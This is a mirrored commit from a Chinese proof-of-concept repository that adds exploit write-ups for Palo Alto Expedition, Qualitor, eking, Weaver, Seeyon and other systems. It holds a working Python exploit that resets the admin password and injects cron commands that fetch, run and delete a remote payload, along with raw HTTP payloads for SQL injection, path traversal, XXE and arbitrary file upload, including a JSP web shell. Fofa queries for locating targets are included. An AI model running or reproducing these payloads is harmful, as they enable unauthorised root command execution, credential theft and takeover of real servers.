mirror of
https://github.com/wy876/POC.git
synced 2025-02-27 04:39:25 +00:00
20241013更新漏洞
This commit is contained in:
 wy876 committed
1 parent
0636dd2093
commit
c8a82a7fb1
15 files changed
+579
-6
No files matched your search
@@ -0,0 +1,139 @@
|
||||
# Palo-Alto-Expedition经过身份验证的命令注入(CVE-2024-9464)
|
||||
|
||||
Palo Alto Networks Expedition 中的操作系统命令注入漏洞允许经过身份验证的攻击者以 Expedition 中的 root 身份运行任意操作系统命令,从而导致用户名、明文密码、设备配置和 PAN-OS 防火墙的设备 API 密钥泄露。
|
||||
|
||||
## poc
|
||||
|
||||
```python
|
||||
#!/usr/bin/python3
|
||||
import argparse
|
||||
import requests
|
||||
import urllib3
|
||||
import random
|
||||
import string
|
||||
import sys
|
||||
import socketserver
|
||||
import time
|
||||
import threading
|
||||
from http.server import SimpleHTTPRequestHandler
|
||||
from requests.exceptions import ReadTimeout
|
||||
urllib3.disable_warnings()
|
||||
|
||||
def _start_web_server(listen_ip, listen_port):
|
||||
try:
|
||||
httpd = socketserver.TCPServer((listen_ip, listen_port), SimpleHTTPRequestHandler)
|
||||
httpd.timeout = 60
|
||||
httpd.serve_forever()
|
||||
except Exception as e:
|
||||
sys.stderr.write(f'[!] Error starting web server: {e}\n')
|
||||
|
||||
def serve():
|
||||
print(f'[*] Starting web server at {args.listen_ip}:{args.listen_port}')
|
||||
ft = threading.Thread(target=_start_web_server, args=(args.listen_ip,args.listen_port), daemon=True)
|
||||
ft.start()
|
||||
time.sleep(3)
|
||||
|
||||
def reset_admin_password(url: str):
|
||||
print(f'[*] Sending reset request to server...')
|
||||
r = requests.post(f'{url}/OS/startup/restore/restoreAdmin.php', verify=False, timeout=30)
|
||||
if r.status_code == 200:
|
||||
print(f'[*] Admin password reset successfully')
|
||||
else:
|
||||
print(f'[-] Unexpected response during reset: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
def get_session_key(url: str):
|
||||
print(f'[*] Retrieving session key...')
|
||||
session = requests.Session()
|
||||
data = {'action': 'get',
|
||||
'type': 'login_users',
|
||||
'user': 'admin',
|
||||
'password': 'paloalto',
|
||||
}
|
||||
r = session.post(f'{url}/bin/Auth.php', data=data, verify=False, timeout=30)
|
||||
if r.status_code == 200:
|
||||
session_key = r.headers.get('Set-Cookie')
|
||||
if 'PHPSESSID' in session_key:
|
||||
print(f'[*] Session key successfully retrieved')
|
||||
csrf_token = r.json().get('csrfToken')
|
||||
session.headers['Csrftoken'] = csrf_token
|
||||
return session
|
||||
|
||||
print(f'[-] Unexpected response during authentication: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
def add_blank_cronjob(url: str, session):
|
||||
print(f'[*] Adding empty cronjob database entry...')
|
||||
data = {'action': 'add',
|
||||
'type': 'new_cronjob',
|
||||
'project': 'pandb',
|
||||
}
|
||||
r = session.post(f'{url}/bin/CronJobs.php', data=data, verify=False, timeout=30)
|
||||
if r.status_code == 200 and r.json().get('success', False):
|
||||
print(f'[*] Successfully added cronjob database entry')
|
||||
return
|
||||
|
||||
print(f'[-] Unexpected response adding cronjob: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
def edit_cronjob(url, session, command):
|
||||
print(f'[*] Inserting: {command}')
|
||||
print(f'[*] Inserting malicious command into cronjob database entry...')
|
||||
data = {'action': 'set',
|
||||
'type': 'cron_jobs',
|
||||
'project': 'pandb',
|
||||
'name': 'test',
|
||||
'cron_id': '1',
|
||||
'recurrence': 'Daily',
|
||||
'start_time': f'"; {command} ;',
|
||||
}
|
||||
try:
|
||||
r = session.post(f'{url}/bin/CronJobs.php', data=data, verify=False, timeout=30)
|
||||
if r.status_code == 200:
|
||||
print(f'[+] Successfully edited cronjob - check for blind execution!')
|
||||
return
|
||||
|
||||
print(f'[-] Unexpected response editing cronjob: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
except TimeoutError:
|
||||
# Expected to timeout given it keeps connection open for process duration
|
||||
pass
|
||||
except ReadTimeout:
|
||||
# Expected to timeout given it keeps connection open for process duration
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser()
|
||||
parser.add_argument('-u', '--url', help='The URL of the target', type=str, required=True)
|
||||
parser.add_argument('-c', '--cmd_file', help='The commands to execute blind', type=str, required=True)
|
||||
parser.add_argument('-li', '--listen_ip', help='local IP to bind to')
|
||||
parser.add_argument('-lp', '--listen_port', required=False, help='local HTTP port to bind to, for blind RCE mode', default=8000, type=int)
|
||||
args = parser.parse_args()
|
||||
|
||||
serve()
|
||||
reset_admin_password(args.url)
|
||||
session = get_session_key(args.url)
|
||||
add_blank_cronjob(args.url, session)
|
||||
filename = random.choice(string.ascii_letters)
|
||||
cmd_wrapper = [
|
||||
f'wget {args.listen_ip}$(echo $PATH|cut -c16){args.listen_port}/{args.cmd_file} -O /tmp/{filename}',
|
||||
f'chmod 777 /tmp/{filename}',
|
||||
f'/tmp/{filename}',
|
||||
f'rm /tmp/{filename}'
|
||||
]
|
||||
for cmd in cmd_wrapper:
|
||||
edit_cronjob(args.url, session, cmd)
|
||||
time.sleep(1)
|
||||
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 漏洞来源
|
||||
|
||||
- https://github.com/horizon3ai/CVE-2024-9464
|
||||
@@ -0,0 +1,87 @@
|
||||
# PAN未授权SQL注入漏洞复现(CVE-2024-9465)
|
||||
|
||||

Palo Alto Networks Expedition中存在的一个SQL注入漏洞POC及漏洞细节已经公开,该漏洞允许未经验证的攻击者获取Expedition数据库内容,例如密码哈希、用户名、设备配置和设备API密钥,利用这一点,攻击者还可以在Expedition 系统上创建和读取任意文件。
|
||||
|
||||
### 影响范围
|
||||
|
||||
Palo Alto Networks Expedition < 1.2.96
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
title="Expedition Project"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /bin/configurations/parsers/Checkpoint/CHECKPOINT.php HTTP/1.1
|
||||
Host:
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
|
||||
action=import&type=test&project=pandbRBAC&signatureid=1%20AND%20(SELECT%201234%20FROM%20(SELECT(SLEEP(5)))test)
|
||||
```
|
||||
|
||||
|
||||
|
||||
## python脚本
|
||||
|
||||
```python
|
||||
#!/usr/bin/python3
|
||||
import argparse
|
||||
import requests
|
||||
import urllib3
|
||||
import sys
|
||||
import time
|
||||
urllib3.disable_warnings()
|
||||
|
||||
|
||||
def create_checkpoint_table(url: str):
|
||||
print(f'[*] Creating Checkpoint database table...')
|
||||
data = {'action': 'get',
|
||||
'type': 'existing_ruleBases',
|
||||
'project': 'pandbRBAC',
|
||||
}
|
||||
r = requests.post(f'{url}/bin/configurations/parsers/Checkpoint/CHECKPOINT.php', data=data, verify=False, timeout=30)
|
||||
if r.status_code == 200 and 'ruleBasesNames' in r.text:
|
||||
print(f'[*] Successfully created the database table')
|
||||
return
|
||||
|
||||
print(f'[-] Unexpected response creating table: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
def inject_checkpoint_query(url: str):
|
||||
start_time = time.time()
|
||||
print(f'[*] Injecting 10 second sleep payload into database query...')
|
||||
data = {'action': 'import',
|
||||
'type': 'test',
|
||||
'project': 'pandbRBAC',
|
||||
'signatureid': '1 AND (SELECT 1234 FROM (SELECT(SLEEP(10)))horizon3)',
|
||||
}
|
||||
r = requests.post(f'{url}/bin/configurations/parsers/Checkpoint/CHECKPOINT.php', data=data, verify=False, timeout=30)
|
||||
execution_time = time.time() - start_time
|
||||
if r.status_code == 200 and execution_time > 9 and execution_time < 15:
|
||||
print(f'[*] Successfully sent injection payload!')
|
||||
print(f'[+] Target is vulnerable, request took {execution_time} seconds')
|
||||
return
|
||||
|
||||
print(f'[-] Unexpected response sending injection payload: {r.status_code}:{r.text}')
|
||||
sys.exit(1)
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser()
|
||||
parser.add_argument('-u', '--url', help='The URL of the target', type=str, required=True)
|
||||
args = parser.parse_args()
|
||||
|
||||
create_checkpoint_table(args.url)
|
||||
inject_checkpoint_query(args.url)
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
## 漏洞来源
|
||||
|
||||
- https://github.com/horizon3ai/CVE-2024-9465
|
||||
@@ -0,0 +1,53 @@
|
||||
# Qualitor系统接口checkAcesso.php任意文件上传漏洞
|
||||
|
||||
Qualitor系统接口checkAcesso.php任意文件上传漏洞,允许攻击者上传恶意文件到服务器,可能导致远程代码执行、网站篡改或其他形式的攻击,严重威胁系统和数据安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="Qualitor-Web"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /html/ad/adfilestorage/request/checkAcesso.php HTTP/1.1
|
||||
Host:
|
||||
Content-Type: multipart/form-data; boundary=---------------------------QUALITORspaceCVEspace2024space44849
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="idtipo"
|
||||
|
||||
2
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="nmfilestorage"
|
||||
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="nmdiretoriorede"
|
||||
|
||||
.
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="nmbucket"
|
||||
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="nmaccesskey"
|
||||
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="nmkeyid"
|
||||
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="fleArquivo"; filename="info.php"
|
||||
|
||||
<?php phpinfo();unlink(__FILE__);?>
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849
|
||||
Content-Disposition: form-data; name="cdfilestorage"
|
||||
|
||||
|
||||
-----------------------------QUALITORspaceCVEspace2024space44849--
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,23 @@
|
||||
# Qualitor系统接口processVariavel.php未授权命令注入漏洞(CVE-2023-47253)
|
||||
|
||||

Qualitor 8.20及之前版本存在命令注入漏洞,远程攻击者可利用该漏洞通过PHP代码执行任意代码。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="Qualitor-Web"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /html/ad/adpesquisasql/request/processVariavel.php?gridValoresPopHidden=echo%20system("dir"); HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Accept: application/json, text/javascript, */*; q=0.01
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: keep-alive
|
||||
```
|
||||
|
||||
|
||||
@@ -12,6 +12,18 @@
|
||||
## 2024.10.13 新增漏洞
|
||||
|
||||
- [大华智慧园区综合管理平台hasSubsystem存在文件上传漏洞](./大华/大华智慧园区综合管理平台hasSubsystem存在文件上传漏洞.md)
|
||||
- [Palo-Alto-Expedition经过身份验证的命令注入(CVE-2024-9464)](./PAN-OS/CVE-2024-9464.md)
|
||||
- [PAN未授权SQL注入漏洞复现(CVE-2024-9465)](./PAN-OS/PAN未授权SQL注入漏洞复现(CVE-2024-9465).md)
|
||||
- [泛微E-Cology系统接口CptInstock1Ajax存在SQL注入漏洞](./泛微OA/泛微E-Cology系统接口CptInstock1Ajax存在SQL注入漏洞.md)
|
||||
- [Qualitor系统接口checkAcesso.php任意文件上传漏洞](./Qualitor/Qualitor系统接口checkAcesso.php任意文件上传漏洞.md)
|
||||
- [方正畅享全媒体新闻采编系统addOrUpdateOrg存在XXE漏洞](./方正全媒体/方正畅享全媒体新闻采编系统addOrUpdateOrg存在XXE漏洞.md)
|
||||
- [同望OA系统接口tooneAssistantAttachement.jsp任意文件读取漏洞](./同望OA/同望OA系统接口tooneAssistantAttachement.jsp任意文件读取漏洞.md)
|
||||
- [锐明技术Mangrove系统任意用户创建漏洞](./锐明技术Crocus系统/锐明技术Mangrove系统任意用户创建漏洞.md)
|
||||
- [迪普DPTech-VPN任意文件读取(补丁绕过)](./迪普/迪普DPTech-VPN任意文件读取(补丁绕过).md)
|
||||
- [众智OA办公系统Login存在SQL注入漏洞](./众智OA/众智OA办公系统Login存在SQL注入漏洞.md)
|
||||
- [eking管理易Html5Upload接口存在任意文件上传漏洞](./eking管理易/eking管理易Html5Upload接口存在任意文件上传漏洞.md)
|
||||
- [致远OA后台表单导入任意文件写入漏洞](./致远OA/致远OA后台表单导入任意文件写入漏洞.md)
|
||||
- [迈普pnsr2900x系统接口DOWNLOAD_FILE任意文件读取漏洞](./迈普多业务融合网关/迈普pnsr2900x系统接口DOWNLOAD_FILE任意文件读取漏洞.md)
|
||||
|
||||
## 2024.10.07 新增漏洞
|
||||
|
||||
|
||||
@@ -0,0 +1,68 @@
|
||||
# eking管理易Html5Upload接口存在任意文件上传漏洞
|
||||
|
||||

eking管理易Html5Upload接口存在任意文件上传漏洞,未经身份验证的远程攻击者可利用此漏洞上传任意文件,在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
|
||||
## fofa
|
||||
|
||||
```yaml
|
||||
app="EKing-管理易"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
创建临时文件
|
||||
|
||||
```yaml
|
||||
POST /Html5Upload.ihtm HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Connection: close
|
||||
|
||||
comm_type=INIT&sign_id=shell&vp_type=default&file_name=../../shell.jsp&file_size=2048
|
||||
```
|
||||
|
||||
写入文件内容
|
||||
|
||||
```jinja2
|
||||
POST /Html5Upload.ihtm HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
|
||||
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryj7OlOPiiukkdktZR
|
||||
Connection: close
|
||||
|
||||
------WebKitFormBoundaryj7OlOPiiukkdktZR
|
||||
Content-Disposition: form-data; name="comm_type"
|
||||
|
||||
DATA
|
||||
------WebKitFormBoundaryj7OlOPiiukkdktZR
|
||||
Content-Disposition: form-data; name="sign_id"
|
||||
|
||||
shell
|
||||
------WebKitFormBoundaryj7OlOPiiukkdktZR
|
||||
Content-Disposition: form-data; name="data_inde"
|
||||
|
||||
0
|
||||
------WebKitFormBoundaryj7OlOPiiukkdktZR
|
||||
Content-Disposition: form-data; name="data"; filename="chunk1"
|
||||
Content-Type: application/octet-stream
|
||||
|
||||
<% java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a = -1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.read(b))!=-1){out.println(new String(b,0,a));}out.print("</pre>");new java.io.File(application.getRealPath(request.getServletPath())).delete();%>
|
||||
------WebKitFormBoundaryj7OlOPiiukkdktZR--
|
||||
```
|
||||
|
||||

保存文件
|
||||
|
||||
```javascript
|
||||
POST /Html5Upload.ihtm HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Connection: close
|
||||
|
||||
comm_type=END&sign_id=shell&file_name=../../shell.jsp
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,26 @@
|
||||
# 众智OA办公系统Login存在SQL注入漏洞
|
||||
|
||||
众智OA办公系统Login存在SQL注入漏洞,允许攻击者通过恶意构造的SQL语句操控数据库,从而导致数据泄露、篡改或破坏,严重威胁系统安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
body="/Account/Login?ACT=Index"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /Account/Login?ACT=Index&CLR=Home HTTP/1.1
|
||||
Host:
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
|
||||
Accept-Encoding: gzip, deflate
|
||||
|
||||
username=1');WAITFOR+DELAY+'0:0:5'--&password=1&RememberMe=false
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,21 @@
|
||||
# 同望OA系统接口tooneAssistantAttachement.jsp任意文件读取漏洞
|
||||
|
||||
同望OA系统接口tooneAssistantAttachement.jsp任意文件读取漏洞,可能导致敏感信息泄露、数据盗窃及其他安全风险,从而对系统和用户造成严重危害。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
body="loginAction.struts?actionType=blockLogin"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```java
|
||||
GET /jsp/oa/app/webservice/tooneAssistant/tooneAssistantAttachement.jsp?filename=./../../../../../WEB-INF/web.xml HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.2117.157 Safari/537
|
||||
Accept-Encoding: gzip
|
||||
Connection: close
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,26 @@
|
||||
## 方正畅享全媒体新闻采编系统addOrUpdateOrg存在XXE漏洞
|
||||
|
||||
方正畅享全媒体新闻采编系统addOrUpdateOrg存在XXE漏洞,未经身份认证的攻击者可以利用此漏洞读取系统内部敏感文件,获取敏感信息,使系统处于极不安全的状态。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="FOUNDER-全媒体采编系统"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /newsedit/api/orgUser/addOrUpdateOrg HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Connection: close
|
||||
|
||||
xmlStr=%3C!DOCTYPE%20root%20%5B%20%3C!ENTITY%20%25%20remote%20SYSTEM%20%22http://11111111111.m9cp0s.dnslog.cn%22%3E%20%25remote;%5D%3E
|
||||
```
|
||||
|
||||

|
||||
@@ -1,19 +1,13 @@
|
||||
## 方正畅享全媒体新闻采编系统binary.do存在SQL注入漏洞
|
||||
|
||||
|
||||
|
||||
方正畅享全媒体新闻采编系统binary.do存在SQL注入漏洞,未经身份验证的恶意攻击者利用SQL注入漏洞获取数据库中信息。
|
||||
|
||||
|
||||
|
||||
## fofa
|
||||
|
||||
```
|
||||
app="FOUNDER-全媒体采编系统"
|
||||
```
|
||||
|
||||
|
||||
|
||||
## poc
|
||||
|
||||
```
|
||||
|
||||
@@ -0,0 +1,22 @@
|
||||
# 泛微E-Cology系统接口CptInstock1Ajax存在SQL注入漏洞
|
||||
|
||||
泛微E-Cology系统接口CptInstock1Ajax存在SQL注入漏洞,可获取数据库权限,导致数据泄露。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="泛微-OA(e-cology)"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
GET /cpt/capital/CptInstock1Ajax.jsp?id=-99+UNION+ALL+SELECT+@@VERSION,1# HTTP/1.1
|
||||
Host:
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
|
||||
Accept-Encoding: gzip, deflate, br
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
```
|
||||
|
||||

|
||||
@@ -0,0 +1,35 @@
|
||||
# 致远OA后台表单导入任意文件写入漏洞
|
||||
|
||||
致远OA后台表单导入任意文件写入漏洞,允许攻击者上传恶意文件到服务器,可能导致远程代码执行、网站篡改或其他形式的攻击,严重威胁系统和数据安全。
|
||||
|
||||
## fofa
|
||||
|
||||
```javascript
|
||||
app="致远互联-OA"
|
||||
```
|
||||
|
||||
## poc
|
||||
|
||||
```javascript
|
||||
POST /seeyon/ajax.do?method=ajaxAction&managerName=cap4FormDesignManager HTTP/1.1
|
||||
Accept: */*
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
|
||||
Connection: keep-alive
|
||||
Content-Length: 331
|
||||
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
|
||||
Cookie: ts=1728653264995; JSESSIONID=EADD9E1D7E239870F85E73935AC9AD34; loginPageURL=; login_locale=zh_CN; avatarImageUrl=5995465946958220283
|
||||
Host: 192.168.18.129:8085
|
||||
RequestType: AJAX
|
||||
